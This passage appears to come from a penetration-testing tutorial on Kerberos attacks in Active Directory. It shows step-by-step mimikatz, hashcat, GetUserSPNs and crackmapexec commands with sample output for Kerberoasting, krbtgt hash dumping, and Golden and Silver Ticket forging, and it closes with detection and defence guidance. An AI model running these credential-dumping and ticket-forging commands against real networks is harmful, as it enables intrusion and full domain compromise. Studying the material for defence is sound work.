user@pwnarchive:~$ GetUserSPNs.py domain.local/john.smith:Password123 -dc-ip 192.168.1.10 -request
Request Service Tickets
1
2
3
4
5
6
7
8
mimikatz # kerberos::ask /target:MSSQLSvc/SQL01.domain.local:1433
[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 8/8/2024 10:00:00 AM ; 8/8/2024 8:00:00 PM ; 8/15/2024 10:00:00 AM
  Server Name       : MSSQLSvc/SQL01.domain.local:1433 @ DOMAIN.LOCAL
  Client Name       : john.smith @ DOMAIN.LOCAL
  Flags 40a50000    : pre_authent ; renewable ; forwarded ; forwardable ;

Ticket saved to file: [0;3e7]-2-0-40a50000-john.smith@MSSQLSvc_SQL01.domain.local_1433@DOMAIN.LOCAL.kirbi
Crack the Hash
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
user@pwnarchive:~$ hashcat -m 13100 kerberoast_hashes.txt /usr/share/wordlists/rockyou.txt

**Example cracking output:**

text

$krb5tgs$23$*sql_svc$DOMAIN.LOCAL$MSSQLSvc...:Password123
$krb5tgs$23$*iis_svc$DOMAIN.LOCAL$HTTP/Web01...:Summer2024!
$krb5tgs$23$*backup_svc$DOMAIN.LOCAL$BackupSvc...:Backup@2024

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*sql_svc$DOMAIN.LOCAL$MSSQLSvc/SQL01.doma...
Time.Started.....: 2024-08-08 10:05:32
Time.Estimated...: 0 secs
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   123.4 kH/s (0.09ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 3/3 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 14336/14344384 (0.10%)
Rejected.........: 0/14336 (0.00%)
Restore.Point....: 12288/14344384 (0.09%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> 17101985
Using Cracked Credentials
Now the attacker has service account passwords:
1
2
3
4
5
# Test SQL service account access
user@pwnarchive:~$ crackmapexec mssql 192.168.1.20 -u sql_svc -p Password123

MSSQL       192.168.1.20   1433  SQL01      [*] Windows Server 2019 Standard 17763 x64 (name:SQL01) (domain:domain.local)
MSSQL       192.168.1.20   1433  SQL01      [+] domain.local\sql_svc:Password123 (Pwn3d!)
Ticket abuse attacks
Steal TGT or Service Tickets from a user
Pass the ticket
Steal the ticket then use it to our advantage
Pass the ticket attacks focuses on lateral movement by stealing tickets.
Initial Ticket Creation
When a user logs into a Windows system, the Kerberos authentication process generates a Ticket Granting Ticket (TGT) for the user, encrypted with a long-term secret (typically the user’s password hash) known only to the user and the Key Distribution Center (KDC).Ticket Extraction
In a PtT attack, the attacker aims to capture this TGT from the memory of a compromised system where they have gained initial access.The attacker uses tools like Mimikatz to extract TGTs from memory.
Ticket Usage
With the stolen TGT in hand, the attacker can impersonate the legitimate user associated with the TGT. The attacker presents the TGT to the KDC when requesting service tickets for specific resources.Service Ticket Request
The KDC, which trusts the TGT, issues service tickets for the resources the attacker requests. These service tickets are encrypted with a session key derived from the TGT.Access to Resources
Armed with valid service tickets, the attacker can access network resources and systems as if they were the legitimate user. This allows them to move laterally within the network and potentially compromise additional systems.
Golden ticket
Authenticate as any user in the domain
The Kerberos Golden Ticket Attack is a type of attack in which an attacker gains access to the krbtgt service account password. This account is used by Kerberos to issue tickets for authentication. If an attacker gains access to this password, the attacker can create a TGT for authenticating as any user or forging any TGS for any service with any level of permissions since they will be able to sign these forged tickets with the password hash.
These tickets grant access to any service on any machine in the domain. The attacker can set the expiry date for these tickets to be several years in the future, making them a persistent threat. A Kerberos Golden Ticket Attack requires access to high-level accounts and is not a common attack vector.
How to prevent a golden ticket attack?
closely monitor events and check any users requesting new TGTs or TGSs outside of normal operations.
Attack Scenario
Let’s suppose an attacker has already compromised a domain admin’s credentials on a workstation (WS01). They dump credentials with Mimikatz and extract the KRBTGT account’s NTLM hash from the Domain Controller. With this hash, they forge a Golden Ticket for a fake user, granting themselves persistent domain admin access, even if passwords are changed later.
Extract KRBTGT Hash
The attacker runs Mimikatz on the compromised Domain Controller to get the KRBTGT hash.
First Privileges are checked.
1
2
mimikatz # privilege::debug
Privilege '20' OK
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : DOMAIN / S-1-5-21-123456789-1234567890-123456789

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 58e478e135c90b7e78c5c5c5c5c5c5c5
    LM   :
  Hash NTLM: 58e478e135c90b7e78c5c5c5c5c5c5c5
    ntlm-0: 58e478e135c90b7e78c5c5c5c5c5c5c5
    ...
  * Kerberos Keys
    aes256_hmac       4096b2f5d5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5
    aes128_hmac       1234567890abcdef1234567890abcdef
    des_cbc_md5       1234567890abcdef
  * Kerberos Password
    Password : (null)
Key Info Captured:
KRBTGT NTLM Hash:
58e478e135c90b7e78c5c5c5c5c5c5c5Domain SID:
S-1-5-21-123456789-1234567890-123456789
Create Golden Ticket
Using the captured hash and SID, the attacker forges a Golden Ticket for a fake user “eviladmin”.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
mimikatz # kerberos::golden /user:eviladmin /domain:domain.local /sid:S-1-5-21-123456789-1234567890-123456789 /krbtgt:58e478e135c90b7e78c5c5c5c5c5c5c5 /id:500 /groups:512 /ptt
User      : eviladmin
Domain    : domain.local (DOMAIN)
SID       : S-1-5-21-123456789-1234567890-123456789
User Id   : 500
Groups Id : *513 512 520 518 519
  -> Group: 512 (Domain Admin)
ServiceKey: 58e478e135c90b7e78c5c5c5c5c5c5c5 - rc4_hmac_nt
Lifetime  : 8/8/2024 10:00:00 AM ; 5/5/2034 10:00:00 AM (10 years)
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'eviladmin @ domain.local' successfully submitted for current session.
Parameters Explained:
/user:eviladmin– Fake username/id:500– Gives the user Administrator RID (makes them domain admin)/groups:512– Adds user to Domain Admins group/ptt– Pass The Ticket: Injects ticket directly into current session (no file saved)
Verify Ticket Injection
1
2
3
4
5
6
7
mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 8/8/2024 10:00:00 AM ; 5/5/2034 10:00:00 AM ; 5/5/2034 10:00:00 AM
  Server Name       : krbtgt/DOMAIN.LOCAL @ DOMAIN.LOCAL
  Client Name       : eviladmin @ DOMAIN.LOCAL
  Flags 40a00000    : pre_authent ; initial ; renewable ; forwardable ;
Use Golden Ticket to Access Domain Controller
The attacker now uses the injected ticket to access DC01 without any password.
1
2
3
4
5
6
7
8
9
10
11
12
C:\> dir \\DC01.domain.local\C$
  Volume in drive \\DC01.domain.local\C$ is Windows
  Volume Serial Number is ABCD-EFGH

 Directory of \\DC01.domain.local\C$

08/08/2024  10:00 AM    <DIR>          PerfLogs
08/08/2024  10:00 AM    <DIR>          Program Files
08/08/2024  10:00 AM    <DIR>          Users
08/08/2024  10:00 AM    <DIR>          Windows
               4 File(s)              0 bytes
               4 Dir(s)  50,000,000,000 bytes free
Now the attacker now has full administrative access to the Domain Controller.
Silver Ticket
A golden ticket attack… but with some limitations.
The Silver Ticket Attack is similar to the Golden Ticket Attack, but it only grants access to one service. If an attacker uses Kerberoasting to gain access to a service account password, they can create a fake ticket for that service. The attacker can create a fake session key, encrypt the Authenticator with the same key, and then send the whole thing to the service. The service will treat the ticket as legitimate, granting the attacker access to that service. The attacker can also put in the ticket that they are the domain administrator, and the service will treat them as such.
Attack Scenario
Situation:
An attacker has already compromised a workstation (WS01) and dumped local credentials. They extracted the NTLM hash of the Domain Controller’s computer account (or a service account). With this hash, they forge a Silver Ticket to access specific services on a target server (FILESERVER01) without needing domain authentication.
Key Difference from Golden Ticket:
Silver Tickets are service-specific (for one server/service only) and don’t require KRBTGT hash. They’re forged using the target service’s NTLM hash.
Extract Target Service Hash
The attacker needs the NTLM hash of either:
The computer account of
FILESERVER01(for file shares)OR a service account running on the target
From a compromised machine, they dump hashes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 123456 (00000000:0001e240)
Session           : Interactive from 1
User Name         : FILESERVER01$
Domain            : DOMAIN
Logon Server      : DC01
Logon Time        : 8/8/2024 9:00:00 AM
SID               : S-1-5-21-123456789-1234567890-123456789-1105

     * Username : FILESERVER01$
     * Domain   : DOMAIN.LOCAL
     * NTLM     : 4b5d5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c
     * SHA1     : 1234567890abcdef1234567890abcdef12345678
From here we have
Target Computer NTLM Hash:
4b5d5c5c5c5c5c5c5c5c5c5c5c5c5c5c5cDomain SID:
S-1-5-21-123456789-1234567890-123456789Target Computer RID:
1105(last part of SID)
Create Silver Ticket for CIFS (File Share)
The attacker forges a ticket for the CIFS service (used for file shares).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
mimikatz # kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-123456789-1234567890-123456789 /target:FILESERVER01.domain.local /service:cifs /rc4:4b5d5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c /groups:512 /ptt
User      : Administrator
Domain    : DOMAIN.LOCAL
SID       : S-1-5-21-123456789-1234567890-123456789
User Id   : 500
Groups Id : *513 512 520 518 519
  -> Group: 512 (Domain Admin)
ServiceKey: 4b5d5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c - rc4_hmac_nt
Service   : cifs
Target    : FILESERVER01.domain.local
Lifetime  : 8/8/2024 10:00:00 AM ; 8/9/2024 10:00:00 AM (1 day)
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Silver ticket for 'Administrator @ DOMAIN.LOCAL' to 'cifs @ FILESERVER01.domain.local' successfully submitted for current session.
Parameters Explained:
/user:Administrator– Can be any username (even non-existent ones)/service:cifs– For file shares (C$, admin shares)/rc4:– Uses the target computer’s NTLM hash (not KRBTGT!)/target:– Specific server the ticket works for/ptt– Injects ticket into current session
Verify Ticket Injection
1
2
3
4
5
6
7
mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 8/8/2024 10:00:00 AM ; 8/9/2024 10:00:00 AM ; 8/9/2024 10:00:00 AM
  Server Name       : cifs/FILESERVER01.domain.local @ DOMAIN.LOCAL
  Client Name       : Administrator @ DOMAIN.LOCAL
  Flags 40a00000    : pre_authent ; initial ; renewable ; forwardable ;
here it shows as
cifs/FILESERVER01notkrbtgt/DOMAIN(unlike Golden Ticket).
Use Silver Ticket to Access File Server
1
2
3
4
5
6
7
8
9
10
11
C:\> dir \\FILESERVER01.domain.local\C$
  Volume in drive \\FILESERVER01.domain.local\C$ is Windows
  Volume Serial Number is 1234-5678

08/08/2024  10:00 AM    <DIR>          Confidential
08/08/2024  10:00 AM    <DIR>          Finance
08/08/2024  10:00 AM    <DIR>          HR
               3 Dir(s)  1,000,000,000 bytes free

C:\> type \\FILESERVER01\C$\Confidential\budget.xlsx
[File contents displayed - access granted!]
Now the attacker accesses the file share without any domain authentication.
Delegation attacks
Impersonate another user to access a resource
Kerberos Delegation enables a service to act on behalf of a user and access another resource. In this process, authentication rights are passed along, allowing the final resource to respond as though the original user made the request directly.
Several types of delegation exist, and each contains vulnerabilities that an attacker could exploit to impersonate users and gain access to additional services.
Unconstrained delegation
Impersonate users
Unconstrained delegation is the highest level of delegation in Kerberos. When granted to a service account, it allows that service to impersonate an authenticated user to any other service or server in the domain. Essentially, the service receives the user’s full Ticket-Granting Ticket (TGT), which it can use to request access tickets for any resource on the user’s behalf.
This is an extremely risky privilege because:
Total Impersonation
A compromised service with unconstrained delegation can act as any user that authenticates to it, potentially accessing any resource in the domain.Credential Exposure
The service caches the user’s TGT. If an attacker compromises that service, they can steal these TGTs and use them to move laterally across the network with the rights of the impersonated users.
Unconstrained delegation is not enabled by default and requires high privileges to assign.
On a user or computer account in Active Directory, the setting is found on the Delegation tab.
The specific option is: “Trust this computer for delegation to any service (Kerberos only)”.
Only a user holding the
SeEnableDelegationPrivilege(typically Domain Admins) can enable this setting.A service account cannot grant itself this privilege; it must be configured by a privileged administrator.
Due to its inherent risk, modern security practice strongly discourages the use of unconstrained delegation. More secure constrained delegation should be used whenever possible.
Constrained delegation
A restrictive version
Constrained delegation is a security mechanism in Active Directory that allows a service to impersonate a user, but only to a specific, pre-defined list of services. Unlike unconstrained delegation (which allows impersonation to any service), constrained delegation follows the principle of least privilege by restricting where delegated credentials can be used.
Set in Active Directory on the Delegation tab of a service account
Requires “Trust this computer for delegation to specified services only”
Administrator must specify exact Service Principal Names (SPNs) that the account can delegate to (e.g.,
MSSQLSvc/dbserver.domain.local:1433)Requires
SeEnableDelegationPrivilege(typically held by Domain Admins)Service accounts cannot self-configure delegation privileges
Security Improvements Over Unconstrained Delegation
Reduced Attack Surface: Limits lateral movement to only specified services
Controlled Access: Prevents unlimited credential forwarding across the domain
Explicit Authorization: Each target service must be explicitly listed in the delegation configuration
Attack Vectors Against Constrained Delegation
Despite being more secure than unconstrained delegation, constrained delegation remains vulnerable to several attack techniques:
Protocol Transition Abuse (S4U2Self/S4U2Proxy Attack)
An attacker compromises a service account (WebSvc) configured for constrained delegation to SQLSvc/dbserver.
Use
WebSvc’s credentials to perform S4U2Self and obtain a Service Ticket toWebSvcfor any user (including Domain Admins) without their passwordUse that ticket with S4U2Proxy to request a Service Ticket to the authorized target
SQLSvc/dbserveras the impersonated userAccess the database server with the elevated user’s privileges
This Allows attackers to impersonate high-privilege users to the delegated services.
Resource-Based Constrained Delegation (RBCD) Exploitation
If an attacker gains write permissions (GenericWrite, GenericAll) on a computer account (VictimPC$) through ACL abuse or group membership.
Attack Process:
Modify the
VictimPC$account’smsDS-AllowedToActOnBehalfOfOtherIdentityattribute to allow delegation from a compromised service account (AttackerSvc$)Perform S4U2Self to obtain a ticket to
AttackerSvc$as a privileged userUse S4U2Proxy to request access to
VictimPC$as that privileged userGain local administrator access to the victim computer
This enables privilege escalation and lateral movement by reconfiguring delegation settings.
Silver Ticket Attacks with Delegation Rights
If an attacker compromises a service account’s password hash.
Attack Process:
Forge a Silver Ticket (service ticket) for the compromised service
If the service has constrained delegation rights, use the forged ticket in S4U2Proxy attacks
Bypass some detection mechanisms since the ticket appears legitimate
This enables persistence and lateral movement even if the actual service account password is changed.
Detection Methods
Monitor for S4U2Self/S4U2Proxy Events: Look for Event ID 4649 (“A replay attack was detected”) and 4769 (Kerberos service ticket requests) with specific flags
Audit Delegation Configuration Changes: Track modifications to delegation settings (Event ID 4738 for user accounts)
Analyze Kerberos Ticket Requests: Identify unusual patterns of service ticket requests between services
While constrained delegation is significantly more secure than unconstrained delegation, it remains a powerful feature that requires careful configuration, continuous monitoring, and adherence to the principle of least privilege to prevent abuse by attackers.
How to defend
Roasting attacks (AS-REQ & Kerberoasting)
Never disable Kerberos pre‑authentication on user accounts.
Enforce long, complex passwords (20+ characters) for all service accounts.
Replace service accounts with Group Managed Service Accounts (gMSAs) where possible.
Use AES encryption for Kerberos tickets instead of RC4.
Monitor Event ID 4769 for RC4‑encrypted tickets (Type
0x17) and unusual request spikes.
Delegation attacks
Disable unconstrained delegation entirely in modern environments.
Use constrained delegation or Resource‑Based Constrained Delegation if delegation is required.
Add sensitive accounts to the Protected Users security group.
Audit delegation settings regularly using tools like
Find-Delegation(PowerView) or BloodHound.
Ticket abuse
Limit the number of privileged accounts and enforce least‑privilege access.
Enable Multi‑Factor Authentication (MFA) for all administrative logins.
Change the KRBTGT account password twice (to break password history) every 6–12 months.
Monitor for anomalous ticket lifetimes (Event ID 4769, lifetime > 10 hours) and RC4‑encrypted TGTs.
Use LAPS for local administrator passwords and restrict credential caching.
Deploy Microsoft Defender for Identity or similar solutions for real‑time threat detection.
Useful Resources
Presentation I recommend to better understand kerberos
Beginner Guide to kerberosActive Directory Guide
AD GuideHow kerberos Protocol works for pentesters: Simple About the Complex (Part 1)
How Kerberos Protocol Works for Penetration TestingThe zentester | mind map kerberos
The zentesterSean Metcalf: Kerberos & KRBTGT
Kerberos & KRBTGT: Active Directory’s Domain Kerberos Service AccountKerberos, Active Directory’s Secret Decoder Ring
Kerberos, Active Directory’s Secret Decoder RingWhat is a SPN
SPNKerberos authentication
Kerberos authentication a simple guide for security pros | HTBAbusing Kerberos
Abusing kerberos | gentilkiwiKerberos basic explanation
Fortinet community